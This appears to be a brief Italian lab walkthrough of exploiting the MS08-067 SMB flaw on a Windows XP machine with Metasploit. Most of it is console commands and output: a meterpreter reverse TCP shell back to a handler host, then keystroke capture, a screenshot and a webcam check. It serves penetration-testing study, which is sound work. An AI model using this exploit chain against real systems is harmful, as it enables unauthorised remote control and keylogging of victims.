


Per sfruttare la vunerabilità ms08-067 facciamo una ricerca specifica della vulnerabilità su msfconsole, una volta trovata usiamo il comando USE. Successivamnete dobbiamo configurare il PAYLOAD



Dopo aver fatto ciò andiamo a settare l'RHOSTS e a lanciare il payload tramite EXPLOIT. Possiamo a questo controllare che la sessione funzioni correttamente lanciando un comando come ipconfig



Successivamnete andiamo ad effettuare uno SCREENSHOT della schermata di win



Possiamo eseguire altri comandi come webcam_list o fare dump della tastiera

```
[*] 192.168.1.105 - Meterpreter session 1 closed.  Reason: User exit
msf6 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.1.105
RHOSTS ⇒ 192.168.1.105
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.106:4444
[*] 192.168.1.105:445 - Automatically detecting the target ...
[*] 192.168.1.105:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.1.105:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.1.105:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175686 bytes) to 192.168.1.105
[*] Meterpreter session 2 opened (192.168.1.106:4444 → 192.168.1.105:1034) at 2023-10-09 02:45:29 -0400

meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...


meterpreter > keyscan_stop
Stopping the keystroke sniffer ...
meterpreter > webcam_list
[-] No webcams were found
```